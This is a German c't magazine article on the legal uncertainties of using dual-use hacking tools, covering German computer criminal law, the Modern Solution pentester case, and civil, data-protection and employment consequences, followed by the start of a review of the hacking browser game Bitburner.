


Bild: Thorsten Hübner

Hacking-Software: Rechtsunsicherheiten

Wer Zugangssperren überwindet, kann Spionage, Datendiebstahl oder -zerstörung im Sinn haben. Er kann aber auch lediglich dergleichen verhindern wollen, indem er ein System auf Sicherheitsmängel abklopft. Das Computerstrafrecht berücksichtigt zwar, wenn es um die Nutzung sogenannter Hackertools geht, den Zweck. Es wird aber der Arbeit von Administratoren und Pentestern bislang dennoch nicht gerecht.

Von **Verena Ehrl**

Grundsätzlich haben IT-Sicherheitsexperten und Netzangreifer vieles gemeinsam. Das betrifft insbesondere ihr Handwerkszeug, nämlich Datenflussanalyse- und andere Softwaretools. Während die einen dies für Penetration Tests („Pentests“) nutzen, um Schwachstellen im eigenen Netz oder in den Systemen ihrer Auftraggeber zu suchen, verfolgen andere kriminelle Ziele.

Die Ambivalenz typischer Netzanalysetools bringt das Schlagwort „Dual Use“ recht gut zum Ausdruck: In der Hand eines Administrators, der Tests an einem System durchführt, für das er verantwortlich ist, kann

ein Softwarewerkzeug wie „Mimikatz“ legalen Einsatz finden. Es ebnet allerdings ebenso gut Angreifern den Weg bei illegalen Aktionen.

Dual-Use-Softwarewerkzeuge sind rechtlich schwer zu fassen. Weder ihr Erwerb noch ihr Besitz ist grundsätzlich untersagt. Straf- und Zivilrecht melden sich erst dann, wenn jemand diese Tools einsetzt, um Rechtsbrüche zu begehen. Derjenige riskiert dann eine Strafe oder er sieht sich zivilrechtlichen Ansprüchen ausgesetzt – oft droht ihm beides.

Wenn jemand im Auftrag eines zuständigen Entscheiders ein Unternehmensnetz auf Schwachstellen abklopft, bewegt er sich damit auf der legalen Seite. Wenn allerdings etwa ein Cybersecurity-Dienstleister einen Pentest unaufgefordert und ohne Erlaubnis bei einem potenziellen Kunden durchführt, kann er sich bereits wegen Datenveränderung oder Computersabotage strafbar machen.

Wichtig sind dabei die Paragrafen 303a und 303b des Strafgesetzbuchs (StGB), die sich mit virtueller Sachbeschädigung befassen. Der deutsche Gesetzgeber hat damit 1986 eine Regelungslücke geschlossen: Die klassische Sachbeschädigung (§ 303 StGB) setzt einen körperlichen Gegenstand voraus – das lässt Daten und beispielsweise Festplatten, die funktionsfähig bleiben, aber deren Inhalt gelöscht oder verschlüsselt wurde, außen vor.

§ 303a StGB stellt die unbefugte Veränderung von Daten unter Strafe. Absatz 1 sagt: „Wer rechtswidrig Daten (§ 202a Abs. 2) löscht, unterdrückt, unbrauchbar macht oder verändert, wird mit Freiheitsstrafe bis zu zwei Jahren oder mit Geldstrafe bestraft.“

Bereits der Versuch ist strafbar; dasselbe gilt wie beim Ausspähen (§ 202a StGB) und Abfangen von Daten (§ 202b StGB) auch fürs „Vorbereiten“ einer rechtswidrigen Datenveränderung – beispielsweise durch Bereitstellen von Software, deren „Zweck die Begehung einer solchen Tat ist“ (§ 202c Abs. 1 Nr. 2 StGB).

§ 303b StGB ist der Computersabotage gewidmet: „Wer eine Datenverarbeitung, die für einen anderen von wesentlicher Bedeutung ist, … erheblich stört, … wird mit Freiheitsstrafe bis zu drei Jahren oder mit Geldstrafe bestraft.“ Dass es dabei nur ums Stören von Datenverarbeitungen von „wesentlicher Bedeutung“ geht, soll Bagatellfälle aus dem Blick der Strafjustiz nehmen. Wenn die Datenverarbeitung eines Unternehmens respektive einer Behörde betroffen ist, stehen Freiheitsstrafen bis zu fünf Jahren im Raum. In besonders schweren Fällen riskieren Täter sogar bis zu zehn Jahren Gefängnis.

Reform im Entwurfsstadium stehengeblieben


Die bereits seit einigen Jahren bestehende Gesetzeslage ist für die legale Arbeit von Sicherheitsexperten unzureichend – Rechtssicherheit sieht anders aus. Die deutsche Gesetzgebung hat es allerdings geschafft, die überfällige Reform des Computerstrafrechts im Entwurfsstadium versanden zu lassen [1]. Das vorzeitige Ende der Legislaturperiode hat dazu geführt, dass der bereits vorliegende Referentenentwurf aus dem Bundesjustizministerium der Ampelkoalition seinen weiteren Weg nicht nehmen konnte und derzeit auf Eis liegt.

Gerade die Tatbestandsmerkmale der Paragrafen 202a-c StGB lässt der Novellierungsentwurf zudem unangetastet; er sieht hingegen einen ausdrücklichen Privilegierungstatbestand für Forscher vor. Damit ein Admin oder Pentester sich bei Scheinangriffen nicht strafbar macht, muss er demzufolge etliche Voraussetzungen erfüllen: Er muss in der Absicht handeln, eine Schwachstelle oder ein anderes Sicherheitsrisiko eines informationstechnischen Systems festzustellen. Zudem muss er beabsichtigen, die Systemverantwortlichen, den betreibenden Dienstleister, den Hersteller der betroffenen IT-Anwendung oder das Bundesamt für Sicherheit in der Informationstechnik (BSI) über die gefundenen Mängel zu unterrichten. Obendrein muss sein Vorgehen zur Feststellung genau dieser Sicherheitsmängel erforderlich sein – überschießendes Spionieren kommt damit nicht infrage. Dass er die Absicht hatte, die Sicherheitslücke aufzudecken und den Verantwortlichen zu melden, muss der Tester nachweisen können. Das heißt für jeden konkreten Einzelfall: Dokumentation, Dokumentation, Dokumentation.

Der neuen Regierung und dem neuen Parlament bleibt es nun überlassen, die überfällige Reform erneut voranzutreiben und endlich abzuschließen.

Die Sache mit dem Zugriffsschutz

Ein Fall illustriert besser als alles andere das Defizit des bisherigen Computerstrafrechts: Es geht um das Aufdecken von Sicherheitslücken beim Gladbecker Softwareanbieter Modern Solution [2], der Einzelhändlern Gelegenheit gibt, ihre Waren über große Plattformen wie Kaufland, Otto oder andere zu vertreiben. Ein freiberuflicher IT-Dienstleister untersuchte 2021 im Auftrag eines Kunden dessen Homepage, welche die Software von Modern Solution verwendete. Im Rahmen seiner Analyse stieß er im Quell-



Mimikatz ist ein typisches Beispiel für ein digitales Einbruchswerkzeug, das auch verantwortungsvollen Admins wertvolle Dienste leistet, wenn es ums Aufspüren von Schwachstellen im eigenen Netz geht.

code der Software auf das dort unverschlüsselt hinterlegte Passwort „N01“ zur Datenbank mit den Endkundendaten. Es ließ sich ohne großen Aufwand auslesen, indem man etwa die ausführbare Datei in einen Texteditor lud. Erst recht gibt eine Dekompilierung des Programms Aufschluss über das im Klartext eingebaute Passwort. So hatte der Mann Zugriff auf 700.000 Datensätze bei Modern Solution statt wie geplant nur auf die seines eigenen Kunden. Er meldete den Sicherheitsmangel an Modern Solution; das Unternehmen schloss die Lücke. Danach veröffentlichte der Sicherheitsexperte den Sachverhalt in Zusammenarbeit mit dem E-Commerce-Blog wortfilter.de. Dort stellte er die Schritte dar, die er zum Aufspüren der Sicherheitslücke unternommen hatte.

Modern Solution zeigte ihn an. Indem er sich Zugang zu den Datensätzen verschafft hatte, war er ins Visier von § 202a StGB geraten, den der Gesetzgeber als Erweiterung der Regelung zur Verletzung des Briefgeheimnisses geschaffen hat. Nach § 202a Abs. 1 StGB macht sich strafbar, wer sich oder einem anderen Zugang zu Daten verschafft, die nicht für ihn bestimmt und zudem „besonders gesichert“ sind, wobei er die Zugangssicherung überwindet.

Drei Monate nach der Meldung ließ die zuständige Staatsanwaltschaft die Räume des Freiberuflers durchsuchen und Computer, Festplatten sowie andere Beweismittel beschlagnahmen. Das Amtsgericht (AG) Jülich wollte zunächst das Hauptverfahren gar nicht eröffnen, da es keinen Straftatbestand als erfüllt ansah, insbesondere den aus §202a StGB nicht, weil ein „Passwort nicht in jedem Falle eine effektive Datensicherung“ bewirke. Auf die Berufung der Staatsanwaltschaft hin entschied das Landgericht (LG) Aachen jedoch im Juli 2023, dass ein Passwort allein durchaus als Zugangssicherung im Sinne des § 202a StGB genüge. Daraufhin musste das AG den Fall verhandeln (Az. 17 Cs 55/23). Es verurteilte

den IT-Experten zu einer Geldstrafe. Der legte Berufung zum LG Aachen ein; dieses bestätigte im November 2024 das AG-Urteil (Az 74 NBs 34/24). Das vom LG verkündete Urteil ist allerdings immer noch nicht rechtskräftig: Der Freiberufler ging dagegen in Revision. Diese steht noch vor dem Oberlandesgericht (OLG) Köln an.

Die essenzielle Frage ist, wie „besonders“ Daten gesichert sein müssen, um den Straftatbestand aus § 202a StGB zu verwirklichen. Das LG berief sich auf ein Urteil des Bundesgerichtshofs (BGH) von 2020 (Az. 5 StR 614/19). Der hatte entschieden, dass schon die Überwindung eines einfachen Passwortschutzes genüge. Es gehe um die allgemeine Absicherung der Daten gegen den Zugriff Unbefugter, nicht etwa darum, ob Eingeweihte oder Experten dennoch leicht darauf zugreifen könnten. Folgt man dieser Argumentation, so beschreibt § 202a StGB nicht etwa ein Spezialdelikt für Kundige, sondern muss auch Laien betreffen. Der Schutz, den man überwinden muss, um in Konflikt mit dem Paragrafen zu kommen, braucht also weder vollständig noch besonders ausgeschlafen zu sein.

Wenn allerdings nicht einmal ein Passwortschutz vorliegt, sieht die Sache anders aus: So stellte die Berliner Staatsanwaltschaft im Spätsommer 2021 ein Ermittlungsverfahren gegen die Bloggerin und IT-Sicherheitsexpertin Lillith Wittmann ein. Wittmann hatte die CDU-Wahlkampfhelfer-App „CDU Connect“ untersucht und dabei erhebliche Sicherheitsmängel festgestellt. Über simple API-Abrufe konnte sie Zugriff auf die hinter der App stehende Datenbank erlangen, ohne dass sie dabei auch nur simpelste Mechanismen wie eine Passwortabfrage hätte überwinden müssen.

Wer den Schaden hat, …

Strafrechtliche Verfolgung ist nicht das Einzige, was der illegale Einsatz von Hacking-Tools nach sich ziehen kann: Wenn dabei ein Schaden entsteht, hat der Geschädigte einen Anspruch auf Schadenersatz gegen den Verursacher. Schäden durch IT-Störmanöver können sehr hoch sein – wenn etwa durch den Ausfall von Unternehmensservern Arbeitsprozesse lahmgelegt werden. Auch der Ausfall der Netzkommunikation kann enorme Umsatzeinbußen und damit hohe wirtschaftliche Schäden bedeuten. Für Anspruchsteller im Zivilrecht ist wichtig, dass jede Streitpartei alles, was für ihre Sache spricht, selbst gerichtsfest beweisen muss. Das kann bei Schäden durch Softwaretools etwa den Nachweis eines Angriffs und die zweifelsfreie Benennung des Angreifers betreffen. Außerdem muss der Geschädigte nachweisen, dass der Angriff tatsächlich den geltend gemachten Schaden hervorgerufen hat.

Wenn ein Täter bereits strafrechtlich wegen einer Computerstraftat zulasten eines Geschädigten verurteilt worden ist, hat jener es anschließend vergleichsweise leicht, seine Ansprüche gegen den Verurteilten zivilrechtlich geltend zu machen: Das Urteil des Strafgerichts hat selbst bereits Indizwirkung, zudem kann der Kläger die im Strafverfahren erhobenen Beweise zu seinen Gunsten nutzen.

Datenschutz und Arbeitsrecht

Der unrechtmäßige Einsatz sogenannter Hackertools ist oft auch datenschutzrechtlich relevant. Wenn bei einem Angriff personenbezogene Daten im Spiel sind, geht es möglicherweise um massenhafte Verletzung des informationellen Selbstbestimmungsrechts. Wer es also als Pentester mit realen Datenbeständen zu tun hat, tut gut daran, die Bestimmungen der europäischen Datenschutzgrundverordnung (DSGVO) sorgfältig zu beachten.


Sowohl im Rahmen des datenschutz- als auch des zivilrechtlichen Schadenersatzanspruchs stellt sich die Frage nach dem Mitverschulden des Geschädigten (§ 254 BGB). Es kann also durchaus sein, dass ein unrechtmäßig agierender Tester strafrechtlich verurteilt wird und es abgesehen davon dennoch zivil- oder datenschutzrechtlich von Belang ist, ob der Angegriffene seinen Datensicherungspflichten nachgekommen ist oder nicht. Ein Passwort im Klartext wie im Fall Modern Solution kann dann vielleicht so sehr ins Gewicht fallen, dass ein Schadenersatzanspruch zusammenschmilzt.

Wenn ein unrechtmäßig agierender Tester in einem Arbeitsverhältnis zum angegriffenen Unternehmen steht oder im Namen seines Arbeitgebers ohne dessen Wissen illegal agiert, muss er abgesehen von allem anderen mit arbeitsrechtlichen Konsequenzen rechnen. Deren Spektrum reicht von einer simplen Ermahnung über eine Abmahnung bis zur Kündigung – je nach Schwere des Vorwurfs. Wenn ein Angegriffener Schadenersatzansprüche gegen den Arbeitgeber des Testers stellt, kann der Chef bei diesem im Rahmen der Arbeitnehmerhaftung Regress nehmen. Nicht zuletzt um zu verhindern, dass überraschend solche Konflikte entstehen, kann es für Tester nur immer wieder heißen: Dokumentation aller Aufträge, aller Entscheidungen, aller Schritte und aller Kommunikation. (psz) c't

Literatur

[1] Stellungnahme der Bundesrechtsanwaltskammer (BRAK) zum Stand der Reform: heise.de/s/eeJ32

[2] Silvester Tremmel: Unversehens kriminell, „Hackerparagrafen“ und warum sie problematisch sind, c't 5/2024, S. 32



Bitburner: Hacking als Browserspiel

Im dystopischen Hackerspiel Bitburner schlüpfen Sie in die Rolle eines Hackers, um virtuelle Netze und Firmen anzugreifen. Unsere Tester konnten damit ganz nebenbei ihre JavaScript-Kenntnisse auffrischen.

Von **Wilhelm Drehling**

Willkommen im Jahr 2077: Bitburner lädt Sie in ein virtuelles Paradies für Hacker in Form eines interaktiven Spiels ein. Die meiste Action spielt sich im Terminal ab, aber die simple Fassade täuscht. Hinter der Oberfläche verbirgt sich ein ausgeklügeltes Spielprinzip: Bitburner liefert ein virtuelles Netzwerk voller Server, welches Sie mit Skripten bombardieren können. Sie starten Bitburner ganz einfach im Browser (ct.de/wuyv), können es aber auch über Steam installieren.

Nach dem ersten Start erklärt ein Tutorial die Grundlagen des Spiels. Währenddessen erfahren Sie mehr über die dystopische, digitalisierte Zukunftswelt von Bitburner. Das Geld liegt auf den Servern der Unternehmen und wartet nur darauf, von Ihnen geklaut zu werden.

